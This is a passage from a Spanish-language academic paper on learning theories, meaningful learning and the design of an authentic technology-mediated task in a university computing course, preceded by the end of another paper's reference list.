- [13] García, C., Israel, A., "Material didáctico para el área de matemática y su influencia en el proceso de aprendizaje de niños y niñas del primer año de Educación Básica de la Unidad Educativa "Gabriela Mistral" de la ciudad de Latacunga, en el año 2016", Tesis de licenciatura, Universidad Técnica de Ambato, 2017.
- [14] Moreira, M. A., Rivero, V. M. H., "La producción de material educativo multimedia: tres experiencias de colaboración entre expertos universitarios y colectivos docentes no universitarios", *Tendencias pedagógicas*, 16, 2015, pp. 65-88.
- [15] Gómez, J. I. A., Meneses, E. L., Martínez, A. J., "Portafolios electrónicos universitarios para una nueva metodología de enseñanza superior. Desarrollo de un material educativo multimedia (MEM)", *Universities and Knowledge Society Journal*, 10, 1, 2013, pp. 7-28.
- [16] Cabrero, J., Gutiérrez, J., "La producción de materiales TIC como desarrollo de las competencias del estudiante universitario", *Aula de Encuentro*, 2, 17, 2015, pp. 5-32.

Tarea Auténtica Mediada por Tecnología. Experiencia desde una Asignatura Universitaria

Lic. Angela Belcastro

Departamento de Informática. Ciencia y Técnica. Facultad de Ingeniería.

UNPSJB. Comodoro Rivadavia.

angelab@ing.unp.edu.ar

Mg. Rodolfo Bertone

III LIDI. Facultad de Informática.

UNLP. (1900) La Plata, Buenos Aires, Argentina

pbertone@lidi.info.unlp.edu.ar

Resumen

En este trabajo se presentan teorías de aprendizaje, los rasgos del buen aprendizaje, y elementos claves de una tarea auténtica mediada por tecnología, cuyo diseño está basado en actividades de cursos de postgrado del ámbito Informático; uno de ellos, contempla el diseño de situaciones educativas y el estudio de los paradigmas de aprendizaje, y el otro, incluye el tema: “Sistemas de Gestión, ERP, CRM, WMS”. Dicha tarea auténtica ha sido implementada en una asignatura de Segundo año de carreras de Informática, en el marco de un proyecto de investigación.

1. Introducción

En este trabajo, se presentan paradigmas de aprendizaje; y propuestas metodológicas que emergen fundamentalmente del campo pedagógico-didáctico y la psicología educacional, y que tienen su impacto tanto en el diseño de situaciones educativas tradicionales como aquellas mediadas por tecnologías.

La acción de diseñar situaciones educativas tiene como fin enriquecer, analizar y mejorar la tarea de enseñanza; debe servir para repensar la propia acción en términos prácticos. Los programas son el producto que concreta, materializa la reflexión sobre qué, cómo, cuándo y con qué estrategias asistir el aprendizaje de los alumnos específicos en situaciones determinadas. Desde este punto de vista, no hay programas buenos en sí mismos, válidos para cualquier situación, lugar, grupo de estudiantes. [1]

Al programar la enseñanza, hay diferentes maneras de responder a las siguientes preguntas: ¿qué hace que los alumnos aprendan? ¿De qué modo lo hacen? ¿Cómo funcionan las mentes cuando se aprende?

La manera en que uno piense cómo aprenden los estudiantes o qué hacen para lograrlo, se articula con ideas sobre la enseñanza y su relación con el aprendizaje. La enseñanza puede ser entendida como “poner” algo dentro de los alumnos o, por el contrario, “sacar” de ellos. Se la puede pensar como “instruir” o como “guiar a que el alumno aprenda por sí mismo”. Se puede creer en la importancia de la acción externa del docente o, más bien, en su papel de apoyo a la actividad autosostenida del alumno. Se puede creer que es posible dar algo o que, en sentido estricto, solo se puede ayudar a que al alumno lo obtenga solo. [1]

Podemos entender el programa como una expresión del conjunto de experiencias por las que pasa el estudiante. Algunos de los aspectos que se tienen en cuenta habitualmente para desarrollar una actividad sistemática de enseñanza son: a) las metas, los objetivos, o las expectativas de logro; b) la selección de los contenidos la organización y secuenciación de los contenidos; d) las tareas y las actividades; e) la selección de materiales y recursos; f) la evaluación de los aprendizajes.

Analizaremos las teorías de aprendizaje, los rasgos del buen aprendizaje, y luego veremos elementos claves de una tarea auténtica y de su implementación. Dicha tarea ha sido diseñada como trabajo de curso de postgrado del ámbito Informático, que ha sido implementada en una materia de dos carreras universitarias de Informática.

2. Teorías de aprendizaje

Estudios desarrollados por investigadores de diversos campos, sobre la forma en la que se aprende, sobre los procesos mentales que posibilitan el aprendizaje, originaron las teorías del aprendizaje. A través de ellas, se identifican rasgos del buen aprendizaje, ellas destacan la existencia de dos formas principales de aprender, que en la mayor parte de las situaciones de aprendizaje, actúan en forma complementaria.

El aprendizaje asociativo, está situado en un contexto específico, es difícil de transferir. Es eficaz, cuando las condiciones de su aplicación son constantes. Cuando aprendemos con metas pragmáticas, aplicamos un aprendizaje asociativo, en él se buscan respuestas (acciones, predicciones, etcétera) a preguntas que no nos hemos hecho y que con frecuencia tratamos de evitar.

El aprendizaje constructivo, es de carácter explícito, requiere hacer preguntas que ponen en duda, nuestras certezas más inmediatas, las creencias que, muchas veces por su naturaleza implícita, damos por supuestas. En cualquier tarea de aprendizaje es posible identificar en diferentes dosis, ambos tipos de metas, las pragmáticas, y las epistemológicas. La figura 1, presenta un mapa conceptual con información sobre las teorías de aprendizaje. Las principales teorías, se clasifican: en teoría conductista, y procesos cognitivos; y dentro ésta última mencionada, encontramos la teoría cognitiva y la constructivista. [2][3][4][5]

2.1. Teoría conductista

El conductismo favorece el aprendizaje reproductivo que dominó la cultura durante siglos. Considera dos principios básicos:

- Correspondencia, que sostiene que todo lo conocido es un fiel reflejo de la estructura del ambiente, y
 - Equipotencialidad, que afirma que los procesos de aprendizaje son universales.
- Esta teoría emplea mecanismos asociativos de aprendizaje, que asocian estímulos y respuestas. Entre sus impulsores encontramos a:

• Ivan Pavlov (1849 – 1936), fisiólogo y psicólogo ruso que presentó el condicionamiento clásico que aparea un estímulo natural con su respuesta natural, y lo conecta con un segundo estímulo, para generar una respuesta que no se da naturalmente. [5]

• Burrhus Frederic Skinner (1904 – 1990), psicólogo estadounidense, que presentó un modelo de conducta humana, el condicionamiento operante, que incluye un reforzamiento, de tipo positivo, negativo y punitivo. El reforzamiento positivo afirma que las respuestas recompensadas tienen una alta probabilidad de repetición. Éste es el más importante, se considera en la

interacción educativa, y al construir ejercicios interactivos con retroalimentación inmediata.




Figura 1. Teorías del aprendizaje. Elaboración propia.

Skinner, destacó elementos y características de la instrucción programada:

1. Objetivo de aprendizaje en términos de la conducta observable.
2. Contenido o tarea, dividida en pequeñas unidades discretas, cada una con diferentes elementos, entre ellos: unidad, respuesta, refuerzo de la respuesta.
3. Orden de sucesión jerárquico, de lo más simple a lo más complejo. [5]

Esta teoría provee orientaciones para la enseñanza, entre ellas, taxonomía de objetivos conductuales, enseñanza asistida por computadora, y retroalimentación de respuestas.

En el modelo conductista de uso de las TIC se sostiene la idea de aprender de ellas por medio de programas tutoriales o de ejercitación a través de secuencias instruccionales rígidas que promueven un aprendizaje receptivo y de bajo nivel. [1]

La figura 2 permite observar otras características de la teoría conductista.

2.2. Procesos cognitivos. Teoría cognitiva

La teoría cognitiva surgió a fines del siglo XX, visualiza a la mente humana como un sistema de procesamiento de información, parecido al de las computadoras. Considera tres elementos esenciales, la información y los procesos de la memoria y del pensamiento. La codificación es uno de los procesos de memorización, que se inicia a través de la concentración o atención, se ve afectada por limitaciones. En este proceso se puede usar segmentación, organizando la información en grupos o paquetes, en unidades de orden más alto, para recordarlas con mayor facilidad.

Esta teoría sostiene que las personas son capaces de recoger información del medio, procesarla y tomar decisiones basándose en algún tipo de operación. Se originaron diversas teorías, entre ellas, las teorías: de los esquemas, de las jerarquías de aprendizaje y de la instrucción.

La teoría, de las jerarquías de aprendizaje, incluye un ordenamiento de las capacidades aprendidas, entre ellas, las destrezas intelectuales, en el que las habilidades más complejas, requiere el aprendizaje previo de las habilidades más simples implicadas en el logro de un determinado objetivo, de manera que se evidencian las relaciones preexistentes de objetivos. [2][3][4][5]

La teoría de la instrucción, presentada por Gagné y Briggs en 1979, plantea un modelo de nueve eventos ordenados, que son condiciones externas del aprendizaje que pueden ser manipuladas desde la instrucción, para facilitar el aprendizaje deseado. Propone que se ofrezca a los individuos, con distintos niveles de capacidades previas, las actividades acordes al nivel en el que se encuentran. Considera que la enseñanza debe individualizarse en función de la habilidad verbal del sujeto, ya que el lenguaje es esencial para el aprendizaje. Contempla los enfoques de aprendizaje, los sentimientos que los estudiantes experimentan respecto de sus estudios y estrategias empleadas para generar conocimiento.

Esta teoría considera que las personas son elaboradores activos de información, a través de procedimientos o estrategias que van más allá de los métodos asociativos. [5]




Figura 2. Conductismo. Elaboración propia.

La figura 3 presenta información adicional de la teoría cognitiva.




Figura 3. Cognitismo. Elaboración propia.

2.3. Procesos cognitivos. Teoría constructiva

Las **teorías constructivistas**, afirman que el aprendizaje se logra a través de la reestructuración de los conocimientos anteriores, conocimientos tanto del tema abordado como del contexto, que son propios de cada alumno, tanto del tema abordado, como del contexto, y esta reestructuración es dinámica. [5]

La teoría constructivista está basada en el aprendizaje, que tiene un rol activo, basado en la reflexión y en la toma de conciencia. Sostiene que el aprendizaje genera procesos de construcción personal de significados, a partir de información y experiencia, por lo que es imposible que sea un reflejo del mundo. Tiene restricciones previas, dadas por las representaciones previas del conocimiento, y por el lenguaje. Considera que la lengua y el lenguaje se construyen en interacción con el ambiente. Esta teoría genera y apoya diversas metáforas de uso de TICs. Entre sus teorías encontramos la teoría del aprendizaje significativo (AS). La figura 4 muestra aspectos adicionales de la teoría constructivista.

Hay diversos problemas que se utilizan en propuestas de enseñanza. Los aprendices, bajo el constructivismo, son activos y reflexivos. Examinaremos diferencias entre problemas de tierras altas, y los de tierras bajas. Por su importancia en este trabajo, también consideraremos más adelante, aspectos de la teoría de AS, mapas conceptuales y rasgos del buen aprendizaje. [2][3][4][5]

2.3.1. Problemas de tierras altas y problemas de tierras bajas

Según Donald Schön en su obra La formación de profesionales reflexivos, existen dos clases de problemas: los de “las tierras altas” y los de “las tierras bajas”.

- En las **tierras altas** los objetos están claramente diferenciados y la luminosidad es suficiente como para circunscribir casos de problemas y recurrir a reglas bastante especificadas para resolverlos. La elección se hace en función de previsiones posibles de realizar porque se cuenta con información asentada y sistemática.

- Pero en las “**tierras bajas**”, muchas veces existen sensaciones de que las cosas deben cambiar, pero no hay claridad acerca de qué. Es difícil separar los elementos que componen la situación y la definición de los problemas es, en sí misma, el problema principal. No se dispone de información confiable y la situación tiene una configuración singular que permite trazar analogías pero que no puede homologarse de manera directa con otras situaciones. La conclusión es casi evidente: no es lo mismo afrontar y resolver problemas en las “tierras altas” que en las “tierras bajas”. [1]

El AS requiere un esfuerzo deliberado por parte de los alumnos para relacionar el nuevo conocimiento con los conceptos relevantes que ya poseen. Para facilitar este proceso, tanto el profesor como el estudiante deben conocer el “punto de partida conceptual”. David Ausubel afirma: “Si tuviera que reducir toda la psicología educativa a un solo principio, diría lo siguiente: el factor más importante que influye en el aprendizaje es lo que el alumno ya sabe. Averíguese esto y enséñese en consecuencia” (Ausubel, 1968; 2.a edición, 1978). [6]




Figura 5. Teoría del Aprendizaje Significativo. Elaboración propia.

La figura 5 presenta aspectos claves del AS.

Ausubel indicó tres condiciones básicas para que se produzca el AS, que los materiales de enseñanza estén estructurados lógicamente con una jerarquía conceptual, situándose en la parte superior los más generales, inclusivos y poco diferenciados, que se organice la enseñanza respetando la estructura psicológica del alumno, es decir, sus conocimientos previos y su estilo de aprendizaje, y que los alumnos estén motivados para aprender. [7]

El aprendizaje es intencional, es una acción teleológica, dirigida hacia fines. Es importante la motivación del estudiante por aprender.

Desde distintos enfoques podemos abordar el estudio de la motivación, de un enfoque psicológico, que la define como “aquello que energiza y dirige la conducta” (Woolfolk, 1996:326) o como “un constructo hipotético usado para explicar el inicio, dirección, intensidad y persistencia de la conducta dirigida hacia un objetivo” (Good y Brophy, 1996:295). Los distintos enfoques explican el comportamiento de las personas desde factores biológicos, conductuales, cognitivos o sociales. [8]

3.2. El aprender a aprender como competencia fundamental

Cualquier enseñante tendría que iniciar sus actividades educativas con dos objetivos paralelos: enseñar los contenidos de su programa (conceptos, principios, procedimientos, actitudes) y, al mismo tiempo, enseñar o dar oportunidad para que los aprendices desarrollen y construyan habilidades estratégicas de índole cognitiva y metacognitiva-reflexiva que les permitan, a su vez, ser capaces de pensar con mayor efectividad cuando enfrentan situaciones futuras de aplicación y puedan hacer un uso funcional de los aprendido.

Dentro de las subcompetencias estratégicas más significativas que la escuela debería promover y que tendrían que estar presentes como ejes transversales en los programas escolares de los distintos ciclos, tratando de fomentar de forma comprensiva el aprender a aprender, se encuentran: saber buscar información en forma selectiva y crítica; analizar los problemas para opinar de forma fundamentada; escuchar para dialogar; hablar para convencer; leer para comprender; escribir para argumentar; saber cooperar para trabajar; saber empatizar para compartir; y saber fijar metas razonables de aprendizaje (Monereo y Pozo, 2001).

Garrison y Anderson (2010) destacan la explosión de información a la que se tiene acceso actualmente y la necesidad de nuevos enfoques que permitan gestionarla. Mientras trabajaban con este objetivo en mente, los educadores se empezaron a dar cuenta de que la única

solución a largo plazo consistía en crear un entorno educativo en que los estudiantes no sólo aprendieran contenidos sino en que aprendieran a aprender. El desarrollo del pensamiento crítico y las capacidades de autoaprendizaje que pueden ser útiles al individuo a lo largo de toda su vida. [9]

3.3. Aprendizaje significativo. Mapas conceptuales

Armar mapas conceptuales, puede ayudar a promover el AS. El mapa es conceptual, más por ser el resultado de una concepción, que por contener conceptos. [10]

Los mapas conceptuales tienen por objeto representar relaciones significativas entre conceptos en forma de proposiciones. Una proposición consta de dos o más términos conceptuales unidos por palabras para formar una unidad semántica. [6]

Los **mapas conceptuales** dirigen la atención, tanto del estudiante como del profesor, sobre el reducido número de ideas importantes en las que deben concentrarse en cualquier tarea específica de aprendizaje. Una vez que se ha completado una tarea de aprendizaje, los mapas conceptuales proporcionan un resumen esquemático de todo lo que se ha aprendido. Puesto que se produce más fácilmente un **AS** cuando los nuevos conceptos o significados conceptuales se engloban bajo otros conceptos más amplios, más inclusivos. Los mapas conceptuales promueven la **creatividad**. [6]

La teoría del AS de David Ausubel presupone que en todo proceso de orientación del aprendizaje resulta trascendente conocer la estructura cognitiva del alumno. Se trata de saber qué y cuánta información posee, qué conceptos domina, cómo los relaciona. Sobre esta base todo educando debe ser considerado, no como un individuo en blanco, vacío, sino como un individuo con una experiencia de aprendizaje, e información activa que afectan al aprendizaje futuro. [11]

4. El buen aprendizaje

La figura 6 presenta los rasgos que el buen aprendizaje refleja en el estudiante.

Los rasgos del buen aprendizaje son: lograr, en el estudiante, un cambio duradero en su conducta, comportamiento, y habilidades, surge como consecuencia de la práctica que desarrolla, y es transferible a otras situaciones. Desde una postura integracionista constructivista, consiste en construir significados comprendiéndolos y tomando conciencia de ellos; es un proceso de atribuir sentido y entender el valor funcional a lo que se aprende, porque se considera valioso para uno mismo y es un proceso social que al tiempo que provoca cambios endógenos-estructurales en la persona a

consecuencia de la apropiación de los saberes culturales, también genera modificaciones exógenas, ya que transforma el modo de participación dentro de las prácticas y los nichos culturales en donde se desenvuelve el aprendiz. [2]

5. El aprendizaje, la enseñanza y el rol docente

El aprendizaje puede realizarlo uno mismo; se produce dentro de la propia cabeza de cada uno. La enseñanza, por el contrario, se produce, por lo general, estando presente por lo menos una persona más; no es algo que ocurra dentro de la cabeza de un solo individuo.

Sin el concepto de aprendizaje, no habría concepto de enseñanza (aunque, la dependencia no actúa en sentido inverso).

Los alumnos repiten, practican, piden ayuda, repasan, controlan, sitúan fuentes y buscan materiales de estudio.

La tarea del profesor consiste en apoyar el deseo del alumno de «estudiantar» (ser estudiante) y mejorar su capacidad de hacerlo.

Cuánto aprenda el alumno, del hecho de ser un estudiante, es en gran medida una función, de la manera en la que lo intenta.

El término «aprendizaje», se usa algunas veces para referirnos a lo que el estudiante realmente adquiere de la instrucción (rendimiento), y otras para referirnos a los procesos que el estudiante usa para adquirir el contenido (tarea). Debido a que el término «aprendizaje» funciona tanto en el sentido de tarea como en el de rendimiento, es fácil mezclar ambos y sostener, por lo tanto, que la tarea de la enseñanza es producir el rendimiento del aprendizaje, cuando en realidad tiene más sentido sostener que una tarea central de la enseñanza es permitir al estudiante realizar las tareas del aprendizaje.

La tarea de enseñar consiste en permitir la acción de estudiar; consiste en enseñarle cómo aprender. [12]

Educar a un ser humano consiste en proporcionarle los medios para estructurar sus propias experiencias de modo que contribuyan a ampliar lo que la persona sabe, tiene razones para creer (o dudar), y comprende, así como también las capacidades de esa persona para la acción autónoma y auténtica y para percibir el lugar que ocupa en la historia. No consiste en proporcionar el conocimiento, las creencias razonables, etcétera, sino más bien en proporcionar los medios para lograr el acceso al conocimiento, la comprensión, etc., y para continuar aumentándolos. Para iniciar este proceso, por lo general, es necesario «preparar el terreno», o sea, empezar por proporcionar el contenido que el estudiante ha de adquirir. A medida que el alumno empieza a comprender lo que está sucediendo (y el profesor debe ayudarlo a verlo), el alumno se convierte en un

estudiante, en una persona capaz de lograr independientemente el acceso al contenido.




Figura 6. Rasgos del buen aprendizaje. Elaboración propia.

La responsabilidad del profesor se desplaza entonces rápidamente de servir como proveedor de un contenido, o «materia prima», a ejercer como proveedor de los medios para estructurar la experiencia (tanto la experiencia cotidiana como la de investigar en una serie de campos). La materia no se enseña con el fin de preparar al estudiante para que sea un especialista en ella, sino para aumentar su capacidad de comprender su mundo, e influir sobre él. Para liberar la mente de otro, el profesor debe no sólo conocer la materia que enseñará, sino también enseñar con un estilo que libere. [12]

Al considerar el papel del docente en la promoción del AS de los alumnos, no es suficiente que actúe como trasmisor de conocimientos o facilitador del aprendizaje, sino que tiene que mediar el encuentro de sus alumnos con el conocimiento, en el sentido de orientar y guiar la actividad constructiva de sus alumnos, proporcionándoles una ayuda ajustada y pertinente a su nivel de competencia. [7]

Schlechty (2002) caracteriza al nuevo paradigma como aquel en el cual el estudiante es el trabajador, y en el cual el docente es el diseñador del trabajo del estudiante. Se busca que el estudiante logre ser autodirigido y motivado. [13]

Los autores indican que la mediación pedagógica “permite que el alumno sea protagonista de su propio aprendizaje al interactuar entre la información y otros estudiantes, con la organización (profesores, tutores, personal de soporte técnico, administradores...) y con los medios técnicos”. [14]

La mediación es un proceso intencionado por parte del mediador (docente), que permite la interacción de las personas con el ambiente, el lenguaje, las herramientas tecnológicas y otros elementos. Esto posibilita el desarrollo de habilidades y valores, y construye puentes para el aprendizaje, teniendo en cuenta el paradigma de aprendizaje y las metas educativas.

6. Tarea auténtica

Con las experiencias auténticas de aprendizaje varios problemas clave del aprendizaje parecen resolverse de forma favorable: la reducción del artificialismo y la descontextualización del aprendizaje, que los alumnos puedan tomar sentido y reconocer el valor funcional de lo que aprenden, y la posibilidad de transferir lo aprendido a situaciones novedosas.

Con el objeto de mejorar el proceso de aprendizaje y las actividades de enseñanza, generando innovación, se realizó programación didáctica, incorporando modificaciones en la secuencia de contenidos, y en la propuesta de enseñanza, con el desarrollo de diseño instruccional, originando esta tarea auténtica, que se describe a continuación.

6.1. Breve descripción de la tarea

La tarea auténtica es una de las actividades requerida para obtener concepto en la materia, es un trabajo de campo (TC), proyecto que se desarrolla en equipos de cuatro o cinco alumnos, con dos etapas, con actividades individuales y en equipo.

